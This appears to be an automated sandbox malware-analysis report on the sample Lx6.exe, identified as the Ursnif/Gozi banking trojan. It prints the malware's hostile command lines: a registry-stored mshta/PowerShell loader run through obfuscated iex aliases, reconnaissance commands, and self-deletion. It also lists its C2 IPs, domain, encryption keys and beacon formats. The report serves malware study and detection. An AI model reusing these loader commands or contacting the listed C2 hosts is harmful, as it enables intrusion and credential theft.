ID: 720586
Sample Name: Lx6.exe
Cookbook: default.jbs
Time: 15:00:24
Date: 11/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Lx6.exe

Overview

General Information

Sample Name:	Lx6.exe
Analysis ID:	720586
MD5:	3b892bea0f8cbe..
SHA1:	90522132e3a97e..
SHA256:	6b722961edc010..
Tags:	18521247133 1947622560 912135074 exe Gozi Opendir tel12-msn-com
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Ursnif
- System process connects to networ…
- Snort IDS alert for network traffic
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: Dot net compiler co…
- Antivirus / Scanner detection for sub…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…
- Uses nslookup.exe to query domains
- Writes or reads registry keys via WMI
- Uses net.exe to modify the status o…

Classification



Process Tree

- **System is w10x64**
- Lx6.exe (PID: 1172 cmdline: C:\Users\user\Desktop\Lx6.exe MD5: 3B892BEA0F8CBE0B61EE380743567D1D)
  - control.exe (PID: 3692 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - rundll32.exe (PID: 4672 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - mshta.exe (PID: 6016 cmdline: C:\Windows\System32\mshta.exe "about:<hta:application><script>Ccqf='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ccqf).reg read('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
    - powershell.exe (PID: 4292 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name wslluui -value gp; new-alias -name gwhuthvwu -value iex; gwhuthvwu ([System.Text.Encoding]::ASCII.GetString((wslluui "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
      - conhost.exe (PID: 5672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - csc.exe (PID: 1264 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
        - cvtres.exe (PID: 1312 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user \AppData\Local\Temp\RESA4F5.tmp" "c:\Users\user\AppData\Local\Temp\CSCAB583CA567BD44E39E9932B1B4F9F8AB.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
      - csc.exe (PID: 1236 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
        - cvtres.exe (PID: 5024 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user \AppData\Local\Temp\RESB08E.tmp" "c:\Users\user\AppData\Local\Temp\CSCF2AAFAB6410F41F998231914A7D0E24.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
      - explorer.exe (PID: 3528 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - cmd.exe (PID: 5656 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\Lx6.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 4180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - PING.EXE (PID: 5948 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
        - RuntimeBroker.exe (PID: 3124 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
        - cmd.exe (PID: 5760 cmdline: cmd /C "wmic computersystem get domain |more > C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 2760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - WMIC.exe (PID: 5296 cmdline: wmic computersystem get domain MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
          - more.com (PID: 5996 cmdline: more MD5: 28E3DD812331E39AFC3C2B30606E2971)
        - cmd.exe (PID: 2176 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 5604 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - RuntimeBroker.exe (PID: 4372 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
        - cmd.exe (PID: 3960 cmdline: cmd /C "systeminfo.exe > C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 5128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- systeminfo.exe (PID: 5140 cmdline: systeminfo.exe MD5: 57D183270FD28D0EBF6C2966FE450739)
- RuntimeBroker.exe (PID: 4552 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- cmd.exe (PID: 3540 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 5832 cmdline: "C:\Windows\syswow64\cmd.exe" /C pause dll mail, , MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 2972 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 1020 cmdline: cmd /C "net view >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 1948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - net.exe (PID: 4120 cmdline: net view MD5: 15534275EDAABC58159DD0F8607A71E5)
- cmd.exe (PID: 1920 cmdline: "C:\Windows\System32\cmd.exe" /c start C:\Users\user\WhiteBook.lnk -ep unrestricted -file C:\Users\user\TestLocal.ps1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5300 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6064 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep unrestricted -file C:\Users\user\TestLocal.ps1 MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5232 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5836 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\msihj3zd.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1716 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFA7A.tmp" "c:\Users\user\AppData\Local\Temp\CSCABF4CE5BBE3740BAB8B4C0CFADC5BA2E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3536 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vupj0yhs.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5240 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES501C.tmp" "c:\Users\user\AppData\Local\Temp\CSCB1F306A019E148659D5DB92DA08A3D35.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- cmd.exe (PID: 2756 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 5240 cmdline: cmd /C "nslookup 127.0.0.1 >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - nslookup.exe (PID: 5652 cmdline: nslookup 127.0.0.1 MD5: AF1787F1DBE0053D74FC687E7233F8CE)
- cmd.exe (PID: 5444 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4108 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 4680 cmdline: cmd /C "tasklist.exe /SVC >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 2692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - tasklist.exe (PID: 3064 cmdline: tasklist.exe /SVC MD5: B12E0F9C42075B4B7AD01D0B6A48485D)
- cmd.exe (PID: 3664 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 4708 cmdline: cmd /C "driverquery.exe >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 2760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - driverquery.exe (PID: 5316 cmdline: driverquery.exe MD5: 52ED960E5C82035A6FD2E3E52F8732A3)
- cmd.exe (PID: 1028 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 2432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 2736 cmdline: cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4384 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - reg.exe (PID: 4492 cmdline: reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s MD5: E3DACF0B31841FA02064B4457D44B357)
- cmd.exe (PID: 5176 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5024 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 1316 cmdline: cmd /C "net config workstation >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 1240 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - net.exe (PID: 5880 cmdline: net config workstation MD5: 15534275EDAABC58159DD0F8607A71E5)
    - net1.exe (PID: 5184 cmdline: C:\Windows\system32\net1 config workstation MD5: AF569DE92AB6C1B9C681AF1E799F9983)
- cmd.exe (PID: 4584 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 4532 cmdline: cmd /C "nltest /domain_trusts >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4664 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - nltest.exe (PID: 5620 cmdline: nltest /domain_trusts MD5: 3198EC1CA24B6CB75D597CEE39D71E58)
- cmd.exe (PID: 504 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 3912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 3736 cmdline: cmd /C "nltest /domain_trusts /all_trusts >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 1172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - nltest.exe (PID: 3852 cmdline: nltest /domain_trusts /all_trusts MD5: 3198EC1CA24B6CB75D597CEE39D71E58)
- cmd.exe (PID: 3576 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 2468 cmdline: cmd /C "net view /all /domain >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 2472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - net.exe (PID: 5000 cmdline: net view /all /domain MD5: 15534275EDAABC58159DD0F8607A71E5)
- cmd.exe (PID: 2800 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 2500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 4108 cmdline: cmd /C "net view /all >> C:\Users\user\AppData\Local\Temp\9AF9.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)

- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"t3qotb1uLz0WQBQfwLqib6qEJZE+UWboYbVA8D0wT+tWlc5qtQDeaqzOC2nQDK16TGqueaW5oGs4CGiO/MdFt2KusjJx8+1kpFAzW86uZJOIIf4iTEkhS3MyiIa/Q7lcVfHfnxpB+UbYYggJs5GX2bL7AmnKln9+gOVwUuO7JAeDw+Dt
YHnZsQ5QWiILRjbhzgULABNMELryH3vhxO50soxjs3xWLliZ7NkotkIovW5lDNqd0O2XXyoOurxXjuZGPEbbhRZBpHdWEhqREXH1enS9abglL6UWQWXDddw6a+cdOzlsIkv4dFlHNnlldLue5uJRFh2QmHZUYokW7tGSKTbEnFyrm9DfI
ThSGsj+rn4=",
  "c2_domain": [
    "tel12.msn.com",
    "194.76.225.60",
    "185.212.47.133"
  ],
  "botnet": "1900",
  "server": "50",
  "serpent_key": "0FL5S9PzrGv40a6p",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.345037637.0000000001318000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.345037637.0000000001318000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000000.00000003.345037637.0000000001318000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1c68:$a9: Software\AppDataLow\Software\Microsoft\
00000004.00000003.448346739.0000021F4E42C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.448346739.0000021F4E42C000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0x86c:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x8ac:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xcf2:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0x91f:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0x9f5:$a6: http://constitution.org/usdeclar.txt • 0xb7a:$a7: grabs= • 0x104c:$a8: CHROME.DLL • 0x9c9:$a9: Software\AppDataLow\Software\Microsoft\

Click to see the 170 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.Lx6.exe.d294a0.7.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.Lx6.exe.420000.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Source	Rule	Description	Author	Strings
0.3.Lx6.exe.d294a0.7.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.Lx6.exe.109d4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.Lx6.exe.109d4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 2 entries				

Sigma Signatures

Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 194.76.225.61

Timestamp:	192.168.2.4194.76.225.6149703802033204 10/11/22-15:05:22.646934
SID:	2033204
Source Port:	49703
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 194.76.225.61

Timestamp:	192.168.2.4194.76.225.6149703802033203 10/11/22-15:04:23.184080
SID:	2033203
Source Port:	49703
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 52.169.118.173

Timestamp:	192.168.2.452.169.118.17349701802033203 10/11/22-15:04:05.807282
SID:	2033203
Source Port:	49701
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 52.169.118.173

Timestamp:	192.168.2.452.169.118.17349698802033203 10/11/22-15:01:36.640930
SID:	2033203
Source Port:	49698
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 52.169.118.173

Timestamp:	192.168.2.452.169.118.17349698802033204 10/11/22-15:01:36.640930
SID:	2033204
Source Port:	49698
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon 3 - Source IP: 192.168.2.4 - Destination IP: 194.76.225.61	
Timestamp:	192.168.2.4194.76.225.6149703802021814 10/11/22-15:05:22.646934
SID:	2021814
Source Port:	49703
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 194.76.225.60	
Timestamp:	192.168.2.4194.76.225.6049700802033204 10/11/22-15:01:58.649008
SID:	2033204
Source Port:	49700
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 194.76.225.60	
Timestamp:	192.168.2.4194.76.225.6049700802033203 10/11/22-15:01:58.649008
SID:	2033203
Source Port:	49700
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Spreading

Performs a network lookup / discovery via net view

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses nslookup.exe to query domains

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Malicious sample detected (through community Yara rule)
Writes or reads registry keys via WMI
Writes registry values via WMI

Boot Survival

Uses net.exe to modify the status of services

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif
Self deletion via cmd or bat file

Malware Analysis System Evasion

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
Uses ping.exe to sleep
Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)
Maps a DLL or memory area into another process
Allocates memory in foreign processes
Creates a thread in another existing process (thread injection)
Writes to foreign memory regions
Changes memory attributes in foreign processes to executable or writable
Injects code into the Windows Explorer (explorer.exe)
Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif
Tries to steal Mail credentials (via file / registry access)
Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
